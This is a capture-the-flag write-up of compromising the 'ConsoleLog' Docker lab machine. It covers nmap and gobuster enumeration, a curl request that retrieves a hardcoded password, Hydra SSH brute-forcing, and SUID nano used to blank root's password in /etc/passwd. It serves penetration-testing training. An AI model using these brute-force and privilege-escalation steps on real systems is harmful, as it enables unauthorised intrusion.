ConsoleLog

Contents

Reconnaissance

The target machine is deployed inside the lab network (here using Docker). To identify it, `arp-scan` was used to find devices on the `docker0` interface:

```
sudo arp-scan -I docker0 --localnet
Interface: docker0, type: EN10MB, MAC: 02:42:77:20:48:b6, IPv4: 172.17.0.1
Starting arp-scan 1.10.0 with 65536 hosts (https://github.com/royhills/arp-scan)
172.17.0.2  02:42:ac:11:00:02   (Unknown: locally administered)
```

Scanning

An **Nmap** scan was performed to identify open ports and services:

```
nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
```

Target IP identified: **172.17.0.2**

```
❯ nmap -p- --open -sC -sV --min-rate 5000 -n -Pn 172.17.0.2
Starting Nmap 7.95 ( https://nmap.org ) at 2025-09-24 17:45 EDT
Nmap scan report for 172.17.0.2
Host is up (0.0000080s latency).
Not shown: 65532 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.61 ((Debian))
|_http-title: Mi Sitio
|_http-server-header: Apache/2.4.61 (Debian)
3000/tcp open  http    Node.js Express framework
|_http-title: Error
5000/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
| ssh-hostkey:
|   256 f8:37:10:7e:16:a2:27:b8:3a:6e:2c:16:35:7d:14:fe (ECDSA)
|_  256 cd:11:10:64:60:e8:bf:d9:a4:f4:8e:ae:3b:d8:e1:8d (ED25519)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submi
t/ .
Nmap done: 1 IP address (1 host up) scanned in 12.53 seconds
```

Enumeration

Next step was searching for hidden directories and resources.


Using **Gobuster**:

```
gobuster dir -u "http://172.17.0.2"    -w /usr/share/seclists/Discovery/Web-
Content/directory-list-2.3-medium.txt    -t 20 -x php,txt,html,php.bak
```


The scan revealed a directory containing frontend JavaScript files and references to an endpoint called `/recurso`.

```
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.html.bak            (Status: 403) [Size: 275]
/index.html           (Status: 200) [Size: 234]
/backend              (Status: 301) [Size: 310] [--> http:/
/172.17.0.2/backend/]
/javascript           (Status: 301) [Size: 313] [--> http:/
/172.17.0.2/javascript/]
/.html.bak            (Status: 403) [Size: 275]
/.html                (Status: 403) [Size: 275]
/server-status        (Status: 403) [Size: 275]
Progress: 1102800 / 1102805 (100.00%)
===============================================================
Finished
```

Inspecting the web application in the browser console revealed a message referring to a recurso directory and a token expected by the backend.



Further server inspection showed that the backend directory had **Directory Listing** enabled, allowing direct reading of files from the service root.



Among the exposed files, `server.js` was found. It implements a **POST** `/recurso` endpoint.


The endpoint compares a received token with a hardcoded value (tokentraviesito) and, if it matches, returns a password in plaintext: `lapasswordde backupmaschingonadetodas`.


> **Note**: Even without directory listing, a correctly formed **POST** to `/recurso` with the token in the request body would have returned the password.

PoC Example

```
curl -s -X POST http://172.17.0.2/recurso   -H 'Content-Type: application/json'   -d
'{"token":"tokentraviesito"}'
```

Evidence of the endpoint response:






Exploitation

A brute-force attack with Hydra was considered to find a username matching the discovered password. After several attempts, the attack succeeded and a valid credential pair was found.

```
hydra -L /usr/share/wordlists/rockyou.txt -p "lapassworddebackupmaschingonadetodas"
ssh://172.17.0.2:5000 -t 4
```




Note: different wordlists were used (Seclists, rockyou, etc.). The idea is to try several lists as long as the target lacks brute-force protection or blacklists.

With username `lovely` and the discovered password, SSH access to the target was obtained:

Privilege Escalation

To escalate privileges, an inventory of binaries with the **SUID** bit set was performed:

```
find / -perm -4000 2>/dev/null
```





`/usr/bin/nano` was identified with SUID permissions. In this lab, running nano under SUID allowed editing sensitive system files with elevated privileges.

The following command was used to exploit this condition:

```
/usr/bin/nano /etc/passwd -l
```

While editing `/etc/passwd`, the password marker (x) for the root user was removed — a procedure performed only in the lab for demonstration purposes. After saving changes, su was executed and root access was obtained without a password.





Result: full system compromise (user and root).

Conclusion

Exposed files, secrets embedded in source code, and a SUID-enabled binary allowed total compromise of the machine. These issues can be avoided through proper deployment controls, secret management, and careful privilege configuration.

---

*Written by **kur0bai***